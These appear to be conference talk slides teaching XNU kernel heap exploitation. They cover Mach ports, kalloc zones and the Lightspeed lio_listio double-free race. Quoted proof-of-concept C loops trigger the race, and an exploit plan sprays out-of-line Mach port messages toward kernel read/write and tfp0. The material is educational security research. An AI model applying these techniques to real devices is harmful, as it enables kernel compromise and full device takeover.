

XNU heap exploitation: From kernel bug to kernel control

tihmstar

Topics

- Brief intro into XNU
 - Mach ports
 - Heap zones (kalloc,zalloc)
- treadm1l
 - Bug/Exploit
- v1ntex/v3ntex
 - Bug/Exploit

Goal of this talk

- Introduce you to some aspects of XNU
- Get a general idea of how to go for exploitation
- Present real world techniques
- Walk you through some exploits

NOT Goal of this talk

- Understand every single aspect of XNU mentioned in this talk
 - I only scratched the surface yet!
- Understand every single line of code in the exploits
 - Try to understand the general idea behind it ;)

Disclaimer!

- I only read/reversed enough XNU to make this exploit work
- Some information presented here is good enough to explain why certain things work/do not work, but may not 100% accurate!
- Some things might be (over-)simplified
- IMO this is the way to go for exploiting though!
- Time-Benefit-Tradeoff

Disclaimer!

- If you can't follow *some* things, this is totally fine!
- Try to follow the bigger picture, don't get lost in details!
- For full understanding reading exploit source code and re-reading these slides is highly recommended

Mach ports

Mostly taken from:

[blogs.360.cn/post/IPC Voucher UaF Remote Jailbreak Stage 2 \(EN\).html](https://blogs.360.cn/post/IPC_Voucher_UaF_Remote_Jailbreak_Stage_2_(EN).html)

Mach ports

- One-way transmission channel for mach messages
- Single receiver. One or multiple senders
- Represented in kernel as **ipc_port** structure
- **Rights** to the port stored in independent process ipc table
 - Send/Receive right

Mach ports

- Used for inter-process-communication
- Tasks (processes) are also represented as mach ports
- Send rights to a task port means full control over the task
 - Read/write memory
 - Create/control threads
 - Handle exceptions
 - More...

Mach ports

- tfp0 is short for "task for pid 0"
- Goal is to get a send right to kernel task port
- Allows reading/writing kernel memory

Heap zones

Zalloc

- Kernel heap is divided into so called zones
- Each zone allocates pages
- Zones can split pages to allow sub-allocations of smaller size
- Eg. kalloc.16 zone divides a page into 16 byte chunks which can be allocated individually (managed by kalloc)
- Unused zalloc allocations are garbage collected
 - Freeing all kallocated elements in a page does not guarantee page being released from the zone

Kalloc

- Wrapper for zalloc
- Manages multiple zones
 - kalloc.16, kalloc.32, kalloc.64, kalloc.1024, kalloc.4096, ...
- Programmer needs to remember size of allocation
 - kfree(<ptr>,<size>)

treadm1l: The Bug

LIGHTSPEED, A RACE FOR AN IOS/MACOS SANDBOX
ESCAPE!

Written by Luca Moro (johncool) · 2018-10-29 · in Exploit

TL;DR disclosure of a iOS 11.4.1 kernel vulnerability in `lio_listio` and PoC to panic

<https://www.synacktiv.com/posts/exploit/lightspeed-a-race-for-an-iosmacos-sandbox-escape.html>

Bug: Lightspeed

- Very very brief overview of the bug!
- **lio_listio** can be called synchronously and asynchronously
 - Synchronous:
 - Get userinput
 - Do stuff
 - if (lio_context->io_issued == 0) free_lio_context(lio_context)
 - Asynchronous:
 - Get userinput
 - Call function asynchronously
 - if (lio_context->io_issued == 0) free_lio_context(lio_context)

Bug: Lightspeed

- Very very brief overview of the bug!
- **lio_listio** can be called synchronously and asynchronously
 - Synchronous:
 - Get userinput
 - Do stuff
 - if (lio_context->io_issued == 0) free_lio_context(lio_context)
 - Asynchronous:
 - Get userinput
 - Call function asynchronously
 - if (lio_context->io_issued == 0) free_lio_context(lio_context)

This guy may also call free!



Bug: Lightspeed

- Race condition in **lio_listio** in asynchronous mode!

- Asynchronous:

- Get user input

- Call function asynchronously

- if (lio_context->io_issued == 0) free_lio_context(lio_context)

Doublefree if asynchronous
functions finishes, before this
tries to free



POC: Lightspeed

- Call **lio_listio** in asynchronous mode
- Hope for worker thread to free before function finishes
- Reallocate buffer with second word set to 0
 - To satisfy if (lio_context->io_issued == 0)
- **lio_listio** will free the buffer again!

POC: Lightspeed

```
while(1)
{
    /* not mandatory but used to make the race more likely */
    /* this poll() will force a kalloc16 of a struct poll_continue_args */
    /* with its second dword as 0 (to collide with lio_context->io_issued == 0) */
    /* this technique is quite slow (1ms waiting time) and better ways to do so exists */
    int n = poll(NULL, 0, 1);
    if(n != 0)
    {
        /* when the race plays perfectly we might detect it before the c
        /* most of the time though, we will just panic without going her
        printf("poll: %x - kernel crash incomming!\n",n);
    }
}
```

Thread2:
Reallocate buffer



Thread1:
Trigger lio_listio



```
while(1)
{
    err = lio_listio(mode, aio_list, nent, sigp);

    for(uint32_t i = 0; i < nent; i++)
    {
        /* check the return err of the aio to fully consume it */
        while(aio_error(aio_list[i]) == EINPROGRESS) {
            usleep(100);
        }
        err = aio_return(aio_list[i]);
    }
}
```


Lightspeed Exploit Plan

- Turn double free into Use-After-Free
- Overlap useful object with controlled data
- Use fake object to get kernel slide and kernel read/write
- Finally get send right to kernel task
 - Short: get tfp0 (task for pid 0)

Mach Messages

- You can send a mach message to a mach port
- Sender does not need a port to identify
- Usually sends a **SEND_ONCE_RIGHT** to his port, if receiving a response is desired
- Optionally can send more *ports* (actually: *_RIGHT to port)

Mach Port Rights

```
typedef unsigned int mach_msg_type_name_t;

#define MACH_MSG_TYPE_MOVE_RECEIVE      16  /* Must hold receive right */
#define MACH_MSG_TYPE_MOVE_SEND        17  /* Must hold send right(s) */
#define MACH_MSG_TYPE_MOVE_SEND_ONCE   18  /* Must hold sendonce right */
#define MACH_MSG_TYPE_COPY_SEND        19  /* Must hold send right(s) */
#define MACH_MSG_TYPE_MAKE_SEND        20  /* Must hold receive right */
#define MACH_MSG_TYPE_MAKE_SEND_ONCE   21  /* Must hold receive right */
#define MACH_MSG_TYPE_COPY_RECEIVE     22  /* NOT VALID */
#define MACH_MSG_TYPE_DISPOSE_RECEIVE   24  /* must hold receive right */
#define MACH_MSG_TYPE_DISPOSE_SEND     25  /* must hold send right(s) */
#define MACH_MSG_TYPE_DISPOSE_SEND_ONCE 26  /* must hold sendonce right */
```


Mach Messages

- Ports can be sent *inline* and *out of line* (ool)
- Recall Zones? :P
 - Mach message goes into special heap zone
 - Mach message OOL buffer goes into kalloc zone!

Mach Messages

Inline




Out Of Line



Mach Port 1

treadm1l: Exploit Plan

- When sending mach message with 2 OOL ports, the OOL buffer goes into kalloc.16 zone!
- The first port needs to be **MACH_PORT_NULL**
 - First QWORD is zero
 - Satisfies condition 
 - Reallocate buffer with second word set to 0
 - To satisfy **if (lio_context->io_issued == 0)**
- Second port is SEND_RIGHT to the port which receives the message (used for identification)


treadm1l: Stage 1

- Thread 1: Trigger lio_listio double free bug
- Thread 2: Continuously spray OOL ports
 - Let's say 0x4000

Mach msg




Kalloc.16




- Mach message is allocated

Mach msg




Kalloc.16




- OOL buffer is allocated

Mach msg




Kalloc.16



- Mach message is allocated


Mach msg



Kalloc.16

- OOL buffer is allocated

